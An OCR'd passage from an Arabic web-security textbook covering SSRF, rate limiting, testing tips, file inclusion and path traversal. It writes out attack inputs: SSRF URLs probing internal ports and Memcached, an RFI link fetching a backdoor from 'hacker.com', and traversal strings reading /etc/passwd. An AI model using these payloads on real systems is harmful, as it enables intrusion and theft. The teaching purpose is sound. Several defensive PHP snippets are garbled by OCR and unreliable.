
- الان لنعمل تحقق ونغير الوجهة الى localhost ونضع منفذ معين في حالة ان المنفذ يعمل سيرجع 200 ok واذا كان لا يعمل سيرد اي كود من اكواد الاخطاء 500 404 الخ ... اكثرها سوف يكون 304 في حالة عدم العمل .

ثغرة ال SSRF (تكمله...)

- فائدة ثغرات SSRF
  - البحث ومهاجمة الشبكة الداخلية للسيرفر .
  - عد و مهاجمة الخدمات التي تعمل على تلك الاستضافات .
  - استغلال خدمات المصادقة المستندة إلى المضيف (سيتم شرحها في اجزاء اخرى) .
  - تخطي SOP للمتصفحات وجلب محتوى خارجي .
- بالاعتماد على السيرفر المصاب هناك العديد من الاحتمالات القابلة للاستغلال مثلا لو كان السيرفر يستخدم cURL التي تدعم الاتصال باكثر من برتكول غير HTTPS و HTTP .فلو كان السيرفر المصاب يعمل بي cURL يمكن ايضاً استخدام (dict://) لارسال بيانات معينة وطلب معين لاي ايبي وعلى اي منفذ .
- يمكن استخدام (dict://locahost:11211/stat) سيجعل السيرفر يتصل ب localhost عن طريق المنفذ 11211 بارسال stat كبيانات .

ثغرة ال SSRF (تكمله...)

- معلومة مهمة جداً منفذ 11211 هو المنفذ الافتراضي ل Memcached والتي لها دور في تحسين وتسريع قواعد البيانات وتكون غير قابلة للدخول من الشبكة العنكبوتية . ولكن باستخدام SSRF يمكن الدخول لها وتفصح المعلومات وارسال طلبات كبيرة لها قد يسبب في عمل هجوم DoS على السيرفر نفسه.




ثغرة ال SSRF (تكمله...)

- المورد المُهاجم قد يكون :
  - ملف مشترك بين السيرفرات الداخلية
  - قواعد البيانات
  - عميل
- وغيره .. ونقصد بمهاجمة منها فحص وكشف وتحديد بعض الخدمات وليس اختراق مباشر حيث يُمكن إستخدام SSRF لعمل DoS على سيرفرات داخلية او خارجية باستخدام قدرة السيرفر كما يتم استخدام SSRF لفحص البورتات للمهاجم باسم السيرفر او بعنوان السيرفر نفسه لكي لا يتم تحديد الايبي للمهاجم.

ثغرة ال SSRF (تكمله...)

- إستخدام SSRF السليم :
- يكون الاستخدام السليم حين يتم السيطرة على الوجهة الخاصة بالحزمة ونوعها ، مثلاً شركة فيس بوك تستعمل SSRF للتاكد من ان الرابط سليم وموجود حتى تتجنب التصيد وغيره.
- ولو وضعنا في فيسبوك ماسنجر الرابط (http://www.isecur1ty.org:80) سوف يظهر محتوى الموقع والبنر الخاص به كما بالصورة التالية :

ثغرة ال SSRF (تكمله...)




- لان المنفذ 80 مفتوح ولكن ماذا لو وضعنا منفذ مغلق ؟
- لم يظهر بنر الموقع دليل على ان المنفذ مغلق وتم الفحص عن طريق سيرفر فيس بوك
- مثال أخر
- لو فرضنا وجود موقع مصاب نقوم بعمل اتصال لل localhost عن طريق منفذ 631

http://target/proxy.php?csurl=http://localhost:631

ثغرة ال SSRF (تكمله...)

- منفذ 631 يستخدم لل CUPS HTTP والتي تستعمل "للطابعات" وعند الذهاب للرابط ظهرت لنا الصحفة التالية :



ثغرة ال SSRF (تكمله...)

- يمكن عمل brute force على المنافذ المفتوحة ايضاً في ال localhost بنفس الطريقة.
- أسماء اخرى
  - Cross Site Port Attack

تم بحمد الله انتهاء الفصل الثاني عشر

الفصل الثالث عشر
ثغرة ال Rate-Limit

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Rate-Limit

- ماهو Rate Limit
- هو المسؤول عن التحكم بمقدار الطلبات من الكلاينت او المستخدم (Requests) للسيرفر .
- أنواع Rate Limit
- يوجد ثلاث انواع وهي :-

User rate limiting	نوع يخص endpoint يتعامل معه المستخدم مثل "اضافة منتج" اذا تجاوز العدد المسموح له من الطلبات سوف يرفض السيرفر اي طلب آخر لكن سوف يستطيع بطبيعة الحال التعامل مع endpoints المتبقية مثلا "حذف منتج"
Geographic rate limiting	هو نوع يتبع مكان وزمن يحدده المبرمج يدويا او تلقائيا, مثلا بعد فترة منتصف الليل يقلل من حد rate limit تفاديا لأي هجوم او لأي سبب كان
Server rate limiting	هو نوع يكون على مستوى السيرفر كامل مثلا تجاوزت الحد المعين عن البحث عن صديق لك بنشاط مشبوه, يقوم هذا النوع بحظرك بشكل كامل ويمنعك من زيارة او استخدام اي صفحة او endpoint ان كان مؤقتا او لا .

ثغرة ال Rate-Limit (تكمله...)

- شرح فكرة وأهمية Rate Limit
- في حياتنا العادية عندما نرى تصرفات مسيئة نقول مع أنفسنا "كل شيء له حدود حمراء" , هذه هي فكرة Rate Limiting ف هنا سوف تعرف ان Rate Limit مهم في مشاريعنا او تطبيقاتنا او API الخاص بنا, ف هو يحميك من الهجمات مثل التخمين و هجمات حرمان الخدمة .
- سوف نتحدث بشكل مهم جدا في هذه الفقرة, كما ذكرت سابقا ان فكرة Rate Limiting هي وضع حد للطلبات من المستخدم, لكن سوف نأخذ الجهة قليلا من الضحية الى المخترق , وقبل أتكلم مطولا يجب ان نذكر القصة الشهيرة اللتي حدثت لتويتر سنة 2009

ثغرة ال Rate-Limit (تكمله...)

- وصل المخترق الى صلاحيات مسؤول في تويتر بسبب عدم وجود Rate Limit, وطبعا لن أحكي لكم الخسائر, وأيضا كما نرى دائما في تطبيقات ومواقع البنوك والأتصالات الخ.. حول العالم تستخدم مايسمى OTP للتحقق من المسجل ويكون دائما كود التحقق غالبا مكون من 4-6 خانات !! ماذا لو في هذه الحالة لم يضع المبرمج Rate Limit ماذا يحدث ؟ بكل بساطة لن يحتاج المخترق الا كتابة exploit يقوم بتخمين OTP وصدقني لن يحتاج سوى دقائق معدودة لأختراق بياناتك كاملة ووصول كامل للمستخدم (Full Takeover) فالمبرمج في هذه الحالة لن يستطيع تعويض المستخدم ثمن معلوماته الحساسة, من الأفضل دائما أخذ التدابير الأمنية للبنية التحتية واصغر خطأ سوف يواجهه ضرر بكل تأكيد , وهذه مجرد أمثلة وهناك الكثير من سيناريوهات الهجوم اللي يتبعها المهاجم في عدم وجود rate limit.

ثغرة ال Rate-Limit (تكمله...)

- وضع Rate Limit
- اذا كنت مستخدم اطار العمل Laravel فأستخدم Throttling جدا ممتاز, وتوجد عدة طرق في برمجة Rate limiting بأستخدام طريقتين شهيرتين وهي عن طريق Session والثانية IP, توجد مشاريع جاهزة كثيرة على GitHub اكتب في محرك البحث Rate Limitوسوف ترى الكثير من المشاريع بشتى اللغات البرمجية واطارات العمل اختار ماينا سبك, ولمن لديه Nginx تستطيع استخدام ngx_http_limit_req_module وهي تعتمد على ماذكرت لك في في النوع الأول IP

```
http {
    limit_req_zone $binary_remote_addr zone=one:10m rate=2r/s;
    ...

server {
    ...
    location /YourPathIfYouHave/ {
        limit_req zone=one burst=5;
    }
}
```

ثغرة ال Rate-Limit (تكمله...)

- وأيضا في Apache يوجد mod_ratelimit وهي تعتمد على ماذكرت لك في في النوع الأول IP

```
<Location "/YourPathIFYouHave">
    SetOutputFilter RATE_LIMIT
    SetEnv rate-limit 400
    SetEnv rate-initial-burst 512
</Location>
```

تم بحمد الله انتهاء الفصل الثالث عشر

الفصل الرابع عشر
نصائح عند اختبار تطبيقات الويب

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

نصائح عند اختبار تطبيقات الويب

1- مرحلة ال Information Gathering

- فهم تطبيق الويب و طريقة عمله و الغرض منه جيداااااااا
- جمع المعلومات مثلا اية اللغة المستخدمة، معرفة كل الصفحات اللى شغالة فى التطبيق. بعض الادوات المهمة لذلك Wapplayzer – Dirsearch – check index source code
- حاول تفهم نوعية المستخدمين فى التطبيق و انشئ 2 User من كل نوع

2- مرحلة ال Scanning

- لازم تكون عارف ان الثغرات موجودة فى ال inputs و ال Parameters المتغيرة لذلك عليك اولا بجمع الصفحات التى تحتوى على inputs و parameters و ذلك باستخدام web crawler زى ده (https://dataminer.io/) و (Chrome Extension Scraper) ثانيا بما ان لكل ثغرة payloads مختلفة عن الثغرات الاخرى فلذلك (اشتغل بذكاء و ليس بجهد كبير) معنى ذلك اشتغل على الثغرات اللى مش ممكن يشتغل عليها ال Scanners مثل BurpSuite و غيره ألا و هى الثغرات المنطقية مثل ثغرات Authentication – Authorization – Access Control لان بطبيعة الحال ال Scanners ما هى الا أداة و ليست عنصرى بشرى يفكر و يفهم

نصائح عند اختبار تطبيقات الويب (تكمله...)

- فلذلك استخدام ال pluginsالموجودة فى BurpSuite لاختبار ال inputs و ال parameters من الثغرات التقنية مثل SQLI – XSS – Path Traversal – Open Redirect و غيرها من الثغرات اللى بتستخدم Payloads لاختبارها

3- مرحلة ال Exploitation

- فى حالة اكتشافك لثغرة معينة قم بمحاولة استغلالها بطريقة لا تضر الموقع ليكون لديك دليل كافى على وجود الثغرة

4- مرحلة ال Reporting

- دائما قم بكتابة و حفظ كل ما تجده فسوف تحتاجة

- ملحوظات هاااااامة:

- ليس عليك بأن تبدأ بإختبار المواقع الكبيرة مثلا على المنصات المشهورة زى – HackerOne BugCrowd و غيرها و لكن عليك اولا اختبار المواقع العامة على Google ثم عليك بالتدوير على مواقع تعرض Bug Bounty من على Google ثم بعد اتقان تام لجميع الثغرات المذكورة مسبقا عليك الدخول على منصات HackerOne و غيرها للمنافسة مع كثير من مختبرى الاختراق المحترفين.
- لا نتشغل بكم تستغرق من الوقت فى اكتشاف الثغرات فمن الممكن ان تستغرق فى اكتشاف ثغرة واحدة او بعض الثغرات اسبوع او شهر او شهرين او سنة فليس لها وقت محدد كل ما عليك هو اختبار كل inputs و parameters من الثغرات سواء كانت ثغرات منطقية او تقنية (التى تحتاج Payloads)

تم بحمد الله انتهاء الفصل الرابع عشر

الفصل الخامس عشر
ثغرات ال File Include

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرات ال File Include

- هى نوع من الثغرات الشائعة الموجودة على مواقع الويب و بشكل خاص فى المواقع المصممة بواسطة انظمة إدارة المحتوى مثل wordpress و Joomla و التى تمكن المخترق من تضمين أو استدعاء ملف محلى بالسيرفر او تضمين أو استدعاء ملف يوجد بسيرفر اخر خارجى.
- وطبعا الأغراض من هذه الهجمات و استغلال هذا النوع من الثغرات يختلف مع اختلاف أهداف المخترق و كذلك باختلاف نوع الثغرة حيث :
- ثغرة LFI (Local File Inclusion)
  - دخول و معاينة الملفات الحساسة الموجود بسيرفر الضحية.
  - تفعيل سكريبت موجود بالسيرفر .

ثغرات ال File Include (تكمله...)

- ثغرة RFI (Remte File Inclusion)
  - تفعيب سكريبت موجود بسيرفر خارجي يكون من برمجة المخترق لأغراض عديدة.
  - القيام بهجوم حجب الخدمة DOS.
- ما هو معنى include؟
- عندما تريد أن تستدعي ملف في php أو JSP فأنت تقوم بعملية include أو تضمين للملف. إذاً Local File Inclusion تعني عرض الملفات المتاحة في السيرفر الذي يعمل عليه الموقع. الدالة المسؤولة عن عرض الملف تستقبل مسار الملف المطلوب، وقد ترى مسار الملف في رابط الصفحة في الأعلى، هكذا:

index.php?file=filename.html

ثغرات ال File Include (تكمله...)

- يجب أن تعلم أن وجود ثغرة RFI أو LFI بـتطبيق ويب له أسباب أخرى غير الخطأ في البرمجة و هذه الأسباب مرتبطة ب PHP Features و تحديدا بملف php.ini و هذا موضوع للفقرة التالية :
- PHP Features
- Allow_url_Open
- هذه الخاصية إن أخذت قيمة "1" أو ON تمكنك من استدعاء لبيانات أو ملفات خارجية ، و يتم تعطيلها بالقيمة "0". وهذا هو الخطأ الذي يظهر في حال استعمالها و هي غير مفعلة :

"Warning: include(): http:// wrapper is disabled in the server configuration by allow_url_fopen=0" [...]]"

ثغرات ال File Include (تكمله...)

- Allow_url_include
- هذه الخاصية إن أخدت قيمة "1" أو ON تمكنك من تضمين بيانات خارجية ، و يتم تعطيلها بالقيمة "0". وهذا هو الخطأ الذي يظهر في حال استعمالها و هي غير مفعلة :

"Warning: include(): php:// wrapper is disabled in the server configuration by allow_url_include=0 in [...]]"

- سيناريو الثغرة و اكتشافها :
- يمكنك اكتشاف أن الموقع مصاب بالثغرة من خلال رابط على هذا الشكل :

```
http://donhackingaricles.com/index.php?page=article
```

ثغرات ال File Include (تكمله...)

- أي يمكن أن نقوم بتغيير article بموقع به سكريبت خاص بنا :

```
http://donhackingarticles.com/index.php?
page=http://hacker.com/script.php
```

- وخطأ البرمجة هو كالتالي :

```
<?php
 include($_GET['page']);
 ?>
```

- استعمال get يعني أن يقوم باستلام أي ملف يتلقاه بالمتغير page

ثغرات ال File Include (تكمله...)

- سينـــــاريو توضـــــــيحي
- الان لنفهم بشكل أوضح الثغرة سنقوم بعرض سيناريو مبسط ، لنعتبر أننا نتوفر على موقع http://donhackingarticles.com مثلا ، و هذا الموقع يتوفر على 3 فئات hacking و Security وِ Contact، وهذه الفئات يتم التحكم فيها عن طريق الملفات hacking.php، Securtiy.php و Contact.php
- و باستعمال Include يمكن استدعاء الصفحات الثلاث عن طريق الرابط :

http://donhackingarticles.com?page=**contact**
http://donhackingarticles.com?page=**hacking**
http://donhackingarticles.com?page=**security**

ثغرات ال File Include (تكمله...)

- وطبعا الكود المستعمل يأخذ فيه المتغير Page القيمة التي يتلقاها من المستعمل :

```
<?php
  include("$_GET['page'].php");
?>
```

- اي مكن استغلاله عن طريق ثغرة RFI و استدعاء سكريبت من موقع خاص بالمخترق على الشكل التالي :

http://donhackingarticles.com?page=http://hacker.com/backdoor.php

- أو استغلاله عن طريق ثغرة LFI و استدعاء ملف حساس من سيرفر الضحية :

http://donhackingarticles.com?page=../../../etc/passwd

ثغرات ال File Include (تكمله...)

- ويمكن أن تقوم بتضمين سكريبت به ثغرة XSS ليتم تفعيله بمتصفح الزائر وهذا أخطر شيء.
- الحماية من هذه الثغرات:
- الطريقه الاولى والشائعة بين المبرمجين وهيه جلب الملف بشكل مباشر وهي بهذه الطريقه

```
php?>
include ("include/config.php")

<?
```

ثغرات ال File Include (تكمله...)

- او التحقق من المدخل وبأمكانك تعريف اكثر من ملف عن طريق الامر and او &&
-

```
php?>

if ($abdullaheidphp ==
}"login.php")
;include $abdullaheidphp


;else die ("not fuond"){

<?
```

ثغرات ال File Include (تكمله...)

- او ادخال المسار في متغير ثم يتم استدعاء المتغير

```
php?>

;abdullaheidphp = ("include/config.php")$

;include $abdullaheidphp

<?
```

- اما بالنسبة لسيرفر فيجب عليه ان يقوم بترقية اصدار ال PHP الى احدث اصدار

تم بحمد الله انتهاء الفصل الخامس عشر

الفصل السادس عشر
ثغرة ال Path Traversal

المؤلف
د.م/ أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي
Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Path Traversal

- عدم استخدام طرق للتحقق من دخل المستخدم الغير مسموح به يمكن أن يؤدي إلى استغلال النظام ويتيح لمختبر الاختراق قراءة وكتابة الملفات الغير مصرح له بالوصول إليها وعندها يمكنه تنفيذ كود خبيث على السيرفر أو تنفيذ تعليمات على النظام الهدف.
- سيرفرات الويب وتطبيقات الويب تستخدم طريقة للمصادقة من أجل التحكم بالوصول إلى الملفات والمصادر.
- سيرفر الويب يحاول تخصيص مساحة لكل مستخدم وكل مستخدم يمكنه الوصول فقط للمساحة المخصصة له لرفع ملفات تطبيق الويب الخاص به.
- تعريف الصلاحيات يتم من خلال قائمة التحكم بالوصول (Access Control Lists (ACL والتي تحدد أي مستخدمين أو أي مجموعات مسموح لهم بالوصول والتعديل على الملفات في السيرفر.


ثغرة ال Path Traversal (تكمله...)

- هذه الطريقة مُعدة لتقوم بمنع المستخدم الخبيث من الوصول إلى الملفات التي تحوي على معلومات حساسة مثل الملف (/etc/passwd) ولمنعه من تنفيذ تعليمات على النظام.
- تطبيق الويب يمكن أن يكشف معلومات حساسة إذا لم يتم التحقق من برامترات الدخل بشكل جيد.
- في هجموم تجاوز المسار path traversal في سيرفرات وتطبيقات الويب فإن مختبر الاختراق يكون قادر على قراءة الملفات والمجلدات الغير مصرح له بالوصول إليها (موجودة خارج المساحة المخصصة لتطبيق الويب)
- هذا الهجوم يعرف باسم dot-dot-slash attack (../) أو باسم backtrackingويحدث هذا الهجوم عندما يحاول مختبر الاختراق إبطال مفعول أي إجراءات حماية ومصادقة قام بوضعها مدير التطبيق ومبرمج التطبيق للسماح لمستخدمي التطبيق بالوصول فقط إلى مجلدات معينة دون مجلدات أخرى.

ثغرة ال Path Traversal (تكمله...)

- هذا النوع من الهجوم يتم عادتاً من قبل مستخدم قام بعملية المصادقة في التطبيق ويقوم بفحص المصادر التي يمكن للمستخدم العادي الوصول إليها ثم يقوم بخلق طلب خبيث لاستخدامه بالوصول إلى المصادر الغير مصرح له بالوصول إليها.
- بنية ملفات سيرفر الويب:
- في هذا المثال نستخدم سيرفر يعمل بنظام التشغيل لينكس والتطبيق الهدف هو DVWA فإن بنية المجلدات ستكون كما في الشكل التالي:

ثغرة ال Path Traversal (تكمله...)



المجلدات ذات اللون الأزرق هي المجلدات التي يس مح تطبيق الويب للمستخدم بالوصول إليها، وكل المجلدات ذات اللون الأبيض لا يسمح لمستخدمي تطبيق الويب الوصول إليها وهي مخصصة فقط لمدير السيرفر.

ثغرة ال Path Traversal (تكمله...)

- تنفيذ هجوم تجاوز المسار يسمح لك بالوصول إلى المصادر الغير مصرح لك الوصول إليها.
- فحص هذه الثغرة :
- تعداد عوامل الدخل:
  - من أجل تحديد أجزاء التطبيق المصابة بهذه الثغرة يجب على مختبر الاختراق أن يقوم بتعداد كل الأجزاء التي تقبل دخل من المستخدم وهذا يتضمن طلبات HTTP GET and POST وكذلك كل ال Parameters التي تقبل دخل من المستخدم
- طريقة الفحص:
  - الخطوة التالية هي تحليل طريقة التحقق من الدخل المستخدمة في تطبيق الويب حيث أن مختبر الاختراق يمكن أن يقوم بإدخال " /../../../../etc/passwd " كجزء من عنوان URL من أجل عرض محتوى ملف / etc/passwd والذي يحوي على الهاش hash الخاص بكلمات السر، هذا النوع من الهجمات يمكن أن يحدث عن فشل التحقق من الدخل المقدم من المستخدم.

